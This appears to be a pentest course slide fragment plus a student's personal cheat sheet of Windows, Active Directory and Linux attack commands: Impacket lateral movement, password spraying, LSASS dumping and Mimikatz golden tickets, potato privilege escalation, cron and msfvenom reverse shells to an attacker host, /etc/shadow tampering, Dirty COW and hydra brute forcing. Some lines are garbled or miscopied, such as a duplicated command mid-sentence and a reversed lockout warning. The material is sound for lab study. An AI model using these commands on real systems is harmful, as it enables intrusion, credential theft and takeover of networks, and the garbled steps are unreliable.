Because it does not drop a binary to disk, wmiexec.py is considered much "stealthier" than psexec.py and frequently bypasses basic antivirus restrictions, though it provides a slightly slower, semi-interactive shell.

$ impacket-wmiexec EXAMPLE.LOCAL/backupadm:'!qazXSW@'@172.16.8.50

Smbexec.py

smbexec.py is similar to psexec in that it uses the Service Control Manager, but it avoids dropping a standalone executable onto the target's disk. Instead, it creates a temporary service that uses cmd.exe to echo the desired command into a .bat file, executes it, and redirects the output to a temporary file.

This technique is useful when restrictive antivirus blocks the traditional psexec executable upload, but the rapid creation and deletion of services makes it highly visible to event log monitoring (specifically Event ID 7045).

$ impacket-smbexec EXAMPLE.LOCAL/backupadm:'!qazXSW@'@172.16.8.50

Account Lockouts

Account Lockouts

A critical mistake frequently made in initial Active Directory enumeration is launching aggressive password sprays without first determining the domain's password policy. By default, many environments are configured to lock out an account after a certain number of failed login attempts (often 3 to 5).

If a tool is run against a list of users with multiple guessed passwords in order to brute force or password spray, it will rapidly lock out legitimate users, disrupting business operations and immediately alerting defenders to the attack.

Account Lockouts

To prevent this, you should always attempt to pull the domain password policy via some method before password spraying or brute forcing.

Once the lockout threshold is known, password sprays must be carefully throttled, for example, testing only one password per user every 30 minutes, to ensure the failed attempt counter resets before triggering a lockout. You should lockout an account as a pentester. For example, f account lockout occurs after 5 attempts, use only 3-4 of them (even 4 is pushing it), and wait for the timer to reset.

Please note we tried to cover the main issues you will run into while interacting with windows and AD environments in a pentest setting. This powerpoint is definitely not comprehensive for every issue possible, and you may still need to google errors that tools give you on occasion. If you have any other issues you run into in such environments that you are confused by or believe would help if added to this powerpoint, please let one of the course staff know :)

Resources

Useful Resources

- NetExec Official Wiki: https://www.netexec.wiki/
  - (The ultimate documentation for password spraying, lockout policies, and general enumeration).
- Impacket Official Repository: https://github.com/fortra/impacket
  - (Great for them to read the actual source code of psexec.py, wmiexec.py, etc.).
- SpecterOps Kerberos Deep Dive:

  https://specterops.io/blog/2025/10/23/catching-credential-guard-off-guard/
  - (An incredible technical blog that touches on the internal mechanisms of Kerberos and SSPI).
- Hackthebox: https://hackthebox.com
  - Explains the double hop problem well

Windows

Wednesday, April 22, 2026 9:31 PM

Windows enumeration cheatsheet:
https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993
RDP services:

- xfreerdp:
  - xfreerdp /u:USERNAME /p:PASSWORD /v:IP_ADDRESS

Network info windows:

- Interfaces, IP address, and DNS info:
  - ipconfig /all
- ARP table:
  - Arp -a
- Routing table:
  - Route print

Windows Defender:

- List Windows Defender policy:
  - Get-MpComputerStatus

AppLocker:

- List Applocker rules:
  - Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
- List Applocker policy:
  - Get-AppLockerPolicy -Local | Test-AppLockerPolicy -path C:\Windows\System32\cmd.exe -User Everyone

Windows System enumeration:

- OS name/version:
  - Systeminfo
  - Get-NetComputer -fulldata
- Installed hotfixes:
  - Get-HotFix | ft -AutoSize
- Installed Programs:
  - Get-WmiObject -Class Win32_Product | select Name, Version
- Running Services:
  - tasklist /svc
- Running processes:
  - netstat -ano
- Env variables:
  - set (CMD) or Get-ChildItem Env (powershell)
- Listing Named Pipes with Pipelist (Sysinternals):
  - Pipelist.exe /accepteula
- Listing Named Pipes with PowerShell:
  - gci \\.\pipe\
- Reviewing LSASS Named Pipe Permissions (Sysinternals):
  - accesschk.exe /accepteula \\.\Pipe\lsass -v
- Reviewing Named Pipe Permissions (powershell):
  - $pipe = '\\.\pipe\lsass'; (Get-Acl $pipe).Access | Format-List

Windows Users and Groups

- Get password policy:
  - net accounts
- See active users:

    - query user
- See all users:
    - net user
- See all domain users:
    - Get-NetUser | select cn
- See all groups:
    - net localgroup
- See all domain groups:
    - Get-NetGroup -GroupName *admin*
- List details of a group:
    - net localgroup administrators
- Current user:
    - echo %USERNAME%
- Current user privileges:
    - whoami /priv
- Current user group info:
    - whoami /groups

SeDebugPrivilege exploits:

- Mimikatz (reads through memory for creds):
    - Lsass dumping:
        - Using procdump.exe:
            - procdump.exe -accepteula -ma lsass.exe lsass.dmp
        - Using task manager:
            - Details -> LSASS -> Create dump file
    - Use mimikatz.exe:
        - Privilege::debug (make sure it says '20' ok == admin)
        - Log
        - sekurlsa::minidump lsass.dmp
        - sekurlsa::logonpasswords
        - Golden-ticket attack:
            - lsadump::lsa /inject /name:krbtgt (You need to gather the sequence after Domain: <domain> / <1 : this is what you want>, then the users after User: <2 : this>, and in primary NTLM : <3 : this>
            - kerberos::golden /user:Administrator /domain:<domain>.local /sid:<1> /krbtgt:<3> /id:500
            - Use misc::cmd
            - You now have full domain access

- RCE (remote code execution):
    - Use psgetsys.ps1 on a process that runs as system:
        - . .\psgetsys.ps1
        - ImpersonateFromParentPid -ppid 6060 -command "C:\Windows\System32\cmd.exe" -cmdargs ls

SQL tools:

- Mssqlclient.py (Impacket):
    - impacket-mssqlclient sql_dev@10.129.43.43 -windows-auth
    - Use enable_xp_cmdshell (in mssqlclient for OS command):
        - enable_xp_cmdshell
        - Type OS commands with (xp_cmdshell <command>)
        - Juicy and Rogue potato attacks work because the sqlserver we got credentials to had the SeImpersonatePrivilege enabled, check with:
            - xp_cmdshell whoami /priv

        - Juicy Potato (Doesn't work on Windows Server 2019 and Windows 10 build 1809 onwards):
            - Upload files using powershell and python server (write TO c:\Windows\temp):
                - xp_cmdshell "powershell -c Invoke-WebRequest http://10.10.15.125/JuicyPotato.exe -OutFile C:\Windows\Temp\JuicyPotato.exe";
            - Start netcat on host kali:
                - sudo nc -lnvp 8443
            - Execute this script on the target machine:
                - xp_cmdshell c:\Windows\Temp\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\Windows\Temp\nc.exe <kali-IP> <kali-netcat-listen-port> -e cmd.exe" -t *
        - RoguePotato:
            - Upload files using powershell and python server (write TO c:\Windows\temp):
                - xp_cmdshell "powershell -c Invoke-WebRequest http://10.10.15.125/PrintSpoofer64.exe -OutFile c:\Windows\Temp\PrintSpoofer64.exe";
            - Start netcat on host kali:
                - sudo nc -lnvp 8443
            - Execute this script on the target machine:
                - xp_cmdshell c:\Windows\Temp\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\Windows\Temp\nc.exe <kali-IP> <kali-netcat-listen-port> -e cmd.exe" -t *
- Persistence:
    - Make a payload with msfvenom:
        - msfvenom -p windows/meterpreter/reverse_tcp LHOST=<kali-ip> LPORT=<kali-port> -f exe -o shell.exe
        - Put the shell on the victim machine:
            - scp <payload-path-on-kali> Administrator@<victim-ip>:/<Path-on-victim>
- To move files using RDP:
    - mkdir -p /root/rdp-share
    - xfreerdp /v:10.21.67.120 /u:svc-nightwatch /p:'benjamin' /d:FAZBEAR.PIZZA \ /cert:ignore /dynamic-resolution +clipboard /drive:share,/root/rdp-share

---
AD ----------

Fping:

- ping an entire subnet (ex usage: fping -agq 10.211.11.0/24):
    - -a: shows systems that are alive.
    - -g: generates a target list from a supplied IP netmask.
    - -q: quiet mode, doesn't show per-probe results or ICMP error messages.

Nslookup:

- Hostname and domain -> IP address

Nmap:

- nmap -sV -sC <ip_addr> -iL hosts.txt -oN port_scan.txt
    - sV: This enables version detection. Nmap will try to determine the version of the services running on the open ports.
    - -sC: Runs
    - Scripting Engine (NSE) scripts in the default category.

- -iL: This tells Nmap to read the list of target hosts from the file hosts.txt. Each line in this file should contain a single IP address or hostname.
- -oN: direct output to this file

Smbclient:

- Smblient null connection script:
  - smbclient -L //<ip addr> -N
- Recon for smb shares across a host:
- smbmap -H <ip addr>
- nmap -p<smb_port> --script smb-enum-shares <ip addr>
- Connect to smb:
  - smbclient //10.211.11.10/SharedFiles -N (if no username or password)
  - smbclient //10.211.11.10/SharedFiles -U 'username%password' (if you have username and password
  - smbclient //10.211.11.10/SharedFiles -W <domain> -U 'username%password' (if you have username, password, and they are domain joined

SMB enumeration:

- Using netexec:
  - nxc smb 10.65.180.219 -u '' -p '' --pass-pol (password policy enum)
  - nxc smb 10.65.180.219 -u 'ybob317' -p 'ybob317' --shares (to enurmate share perms)
  - Dump RIDs and usernames:
    - nxc smb 10.65.180.219 -u '' -p '' --rid-brute
  - Then use this command to generate a usernames list:
    - nxc smb 10.129.46.253 -u 'wallace.everette' -p 'Welcome2026@' --rid-brute | grep "SidTypeUser" | cut -d '\' -f2 | cut -d '(' -f1 > users.txt
  - Test if people used their username for their password (if not password spray):
    - nxc smb 10.65.180.219 -d SOUPEDECODE.LOCAL -u usernames.txt -p usernames.txt --no-brute --continue-on-success
  - If you get a valid smb account you can Impacket-GetUserSPNs to dump user hashes (priv esc) and kerberroast:
    - impacket-GetUserSPNs SOUPEDECODE.LOCAL/ybob317:ybob317 -dc-ip 10.65.180.219 -request -outputfile hashes.txt

RCPclient:

- If SMB can allow null sessions then you can use RPCclient to enumerate users,groups,shares and other sensitive info, also you can use crackmapexec to get password policy:
- rpcclient -U "" <domain controller ip> -N
- Once connected:
  - rpcclient $> enumdomusers (users)
  - rpcclient $> getdompwinfo (password policy)
- You can make a user wordlist using:
  - rpcclient -U "" -N <domain controller ip> -c "enumdomusers" \
    | awk -F'[][]' '{print $2}' \
    | cut -d' ' -f1 \
    > users.txt
  - If enumdomusers is restricted, we can manually try querying each individual user RID with this bash command:
    - for i in $(seq 500 2000); do echo "queryuser $i" |rpcclient -U "" -N <domain controller ip> 2>/dev/null | grep -i "User Name"; done

LDAP:

- Test for LDAP anonymous auth:
  - ldapsearch -x -H ldap://<domain controller ip> -s base

- Then put root domain naming context into:
  - ldapsearch -x -H ldap://<domain controller ip> -b "dc=tryhackme,dc=loc" "(objectClass=person)"
- Get all computers domain joined to DC:
  - nxc ldap 10.21.67.10 -d fazbear.pizza -u 'springtrap' -p 'SkeletonCloset' --computers
  - Script to print just the computer names:
    - nxc ldap 10.21.67.10 -d fazbear.pizza -u 'springtrap' -p 'SkeletonCloset' --computers | grep "\$" | grep -vE '\[*\]|\[\+\]|\[-\]'
  - Can get their IPS:
    - dig +short <machine-name>.<domain-name> @<dc-ip>

Enum4linux:

- enum4linux -A -u 'username' -p 'password' 10.65.146.140 to enumerate both smb and LDAP at the same time

Kerbrute:

- Kerbrute download script:
  - wget https://github.com/ropnop/kerbrute/releases/latest/download/kerbrute_linux_amd64
  - chmod +x kerbrute_linux_amd64
  - sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute
- Check names against the DC:
  - kerbrute userenum --dc <domain controller ip> -d <domain> users.txt
- Kerbrute password spraying:
  - Kerbrute password spraying (if this fails ensure clockskew from nmap is < 3 hours, if it is more then use ntpupdate or manually change time with date -s):
    - while IFS= read -r line; do {kerbrute passwordspray -d artstailor.shop --dc 172.16.42.100 users.txt "$line"}; done < trim_pass.txt | grep "VALID LOGIN*"

Rdp enumeration:

- nmap -p 3389 --script rdp-enum-encryption 10.65.146.140 (if NLA = SUCCESS you can access login screen using rdesktop)

Pass-the-hash:

- With NTLM hashes you can connect to accounts over smb or evilWinRM:
  - From a list with format (WebServer $:2119:aad3b435b51404eeaad3b435b51404ee:c47b45f5d4df5a494bd19f13e14f7902:::):
    - cat backup_extract.txt | cut -d ':' -f 1 > extracted_users.txt
    - cut -d: -f4 backup_extract.txt > ntlm-hashes.txt
  - Smb:
    - Find a valid hash and account pair with smb:
      - nxc smb 10.65.180.219 -u extracted_users.txt -H ntlm-hashes.txt
    - Use impacket-smbexec:
      - impacket-smbexec 'FileServer$'@10.65.180.219 -hashes ':e41da7e79a4c76dbd9cf79d1cb325559'
      - This is a weird cmd shell, use cmd commands only (cat = type, ls = dir).
  - WinRM:
    - evil-winrm -i <IP> -u <account-name> -H <NTHash>

Atomizer password spraying:

- atomizer owa mail.artstailor.com password.txt user.txt --interval 00:00:01

Bloodhound:

- Install:
  - Apt-get install bloodhound
  - Using manual way:
    - Run SharpHound on the victim computer
    - Run this to make the loot zip:
      - Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip
    - Scp on kali to get the loot file:
      - Scp Administrator@<ip-addr-victim>:/C:<loot-path> <kali-path>
  - Using easy way:
    - bloodhound-python -u Administrator -p 'P@$$W0rd' -d <domain-name>.local -ns <dc-IP> -c All
  - Run bloodhound
  - Put in default creds -> admin:admin
  - Upload either loot.zip or the json dirs

Server Manager (have to rdp into victim):

- Can enumerate AD Users and Computers:
  - Tools -> AD Users and Computers

ASREPRoasting (user account has the priveledeg "Does not require Pre-Auth" set): Can be found with impacket-GetNPUsers <domain>/ -usersfile <users.txt> -dc-ip <DC_IP> | grep -I "user":

- Find the type of hash, crack it
- Once you have a DC account creds you can dump all others using impacket-secretsdump <domain name>/<username>:<password>@<dc-IP> (NTLM hashes) (OR if an acount has Dcsync enabled)
- Put that hash into Evil-WinRM (ex. evil-winrm -i <IP> -u <User> -H <NTHash>)
- If the hash doesn't properly auth then use:
  impacket-psexec <domain-name>/<account-name>@<dc-ip> -hashes :<NTLM_HASH>

Ticket-Impersonation:

- See if an account you have has delegation rights to a higher auth account:
  - impacket-findDelegation <domain-name>/<account-name>:'<account-password>' -dc-ip <domain-controller-ip>
- Now request a ticket granting ticket for the lower auth account, and export the generated kerberos auth file:
  - impacket-getTGT <domain-name>/<account-name>:'<account-password>' -dc-ip <domain-controller-ip>
  - export KRB5CCNAME=<lower-account>.ccache
- Now request a service ticket for the higher auth account and set your kerberos cache to their auth:
  - impacket-getST -k -spn <high-account>/DC.<domain-name> -impersonate Administrator <domain-name>/<lower-account>:<password>
  - export KRB5CCNAME=Administrator.ccache
- Now using -k you can use your kerberos cache file to execute as administrator (ex. Dump all other hashes):
  - impacket-secretsdump -no-pass -k DC.<domain-name>
- Then put those hashes inimpacket-GetUserSPNs SOUPEDECODE.LOCAL/ybob317:ybob317 -dc-ip 10.65.180.219 -request -outputfile hashes.txt evil-winRM or psexec for any account:
  - impacket-psexec <domain-name>/<account-name>@<dc-ip> -hashes :<NTLM_HASH>

    - evil-winrm -i <IP> -u <account-name> -H <NTHash>

bloodyAD:

- Read an AD object
    - bloodyAD -u user -p 'pass' -d domain.local --host DC_IP get object targetUser
- Set an AD attribute
    - bloodyAD -u user -p 'pass' -d domain.local --host DC_IP set object -v 'value' targetUser attributeName
- Add group membership if you have rights
    - bloodyAD -u user -p 'pass' -d domain.local --host DC_IP add groupMember "Domain Admins" someUser
- Read permissions / ownership
    - bloodyAD -u user -p 'pass' -d domain.local --host DC_IP get writable

Linux

Sunday, April 26, 2026 12:36 PM

SQL:

- Raptor_udf2 exploit (works if you are root sql user):
  - Compile the Raptor_udf2 code:
    - gcc -g -c raptor_udf2.c -fPIC
    - gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
  - Connect to the mysql server as root:
    - Mysql -u root
  - Create a udf (ours is do_system) on mysql:
    - use mysql;create table foo(line blob);insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';create function do_system returns integer soname 'raptor_udf2.so';
  - Use the udf to copy /bin/bash to /tmp/rootbash and set the suid bit:
    - select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
  - Exit out of mySQL and run the root shell:
    - /tmp/rootbash -p

/etc/shadow:

- If world readable you can take root password and try to crack it (Likely sha512crypt):
  - hashcat.exe -m <hash-type> -a 0 '<hash>' rockyou.txt
- If world writeable you can change roots password:
  - Make the password:
    - mkpasswd -m sha-512 <new-pass>
  - Replace the password hash in /etc/shadow for root (before the :)

/etc/passwd

- If world writable:
  - Change roots password:
    - Openssl passwd <new-pass>
    - Put <new-pass> in between the first and second colon after "root"
  - Make a new root account:
    - Openssl passwd <new-pass>
    - Copy the root user to the bottom and rename it
    - Put <new-pass> in between the first and second colon after "root"

Sudo-shell escapes:

- Check sudo -l:
  - Check if any of those programs are in GTFObins

Sudo-env variables:

- Check sudo -l (look for env_keep options):
  - Create a shared object using preload.c:
    - gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c
  - Run one of the programs you had sudo privs for while setting LD_PRELOAD:
    - sudo LD_PRELOAD=/tmp/preload.so program-name-here

/etc/crontab:

- Check if any of the cronjob files are writable (if they run as root):
  - cat /etc/crontab
- Make a bash script to beacon to your host kali:
  - #!/bin/bash
    bash -i >& /dev/tcp/<kali-ip>/4444 0>&1

- Catch it on your host kali using netcat:
  - nc -nvlp 4444
- Manipulate your home path to be in front of everything else and make a malicious file with the same name as one in the crontab:
  - Write to /etc/crontab below path=<$PATH>:
    - PATH=$HOME/bin:$PATH
  - Then make a malicious file with same name in home directory:
    - #!/bin/bash
      cp /bin/bash /tmp/rootbash
      chmod +xs /tmp/rootbash
  - Ensure malicious file is executable:
    - chmod +x /home/user/overwrite.sh

SUID/SGID executables:

- Find all of them:
  - find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
- Find a cve for them

Check bash history for password:

- mysql -h somehost.local -uroot -ppassword123

NFS root squashing:

- Check if /tmp has no_root_squash:
  - Cat /etc/exports
- Run root on kali machine and do this:
  - mkdir /tmp/nfs
    mount -o rw,vers=3 <victim ip>:/tmp /tmp/nfs
- Save a malicious exectuable to the share:
  - msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
  - Chmod +xs /tmp/nfs/shell.elf
- Run it on the victim:
  - /tmp/shell.elf

Kernel exploits:

- Find with linux exploite suggestor 2:
  - perl /home/user/tools/kernel-exploits/linux-exploit-suggester-2/linux-exploit-suggester-2.pl
- Dirty cow:
  - Compile dirty cow explot:
    - gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
      ./c0w
  - Run /usr/bin/passwd

Scripts to find priv esc:

- Use linpeas or linenum to help find these vulns

Ftp:

- Anonymous login:
  - ftp anonymous@10.21.67.80

SSH:

- User enumerate if bad ssh version (ex: 7.7) using metasploit:
  - use auxiliary/scanner/ssh/ssh_enumusers
  - msf auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 10.21.67.116
  - msf auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
  - Run
- Password spraying:
  - hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ssh://10.21.67.116\

Shell upgrade:

- Look for a reverse shell to send back to your home kali:
    - which python perl ruby php nc bash sh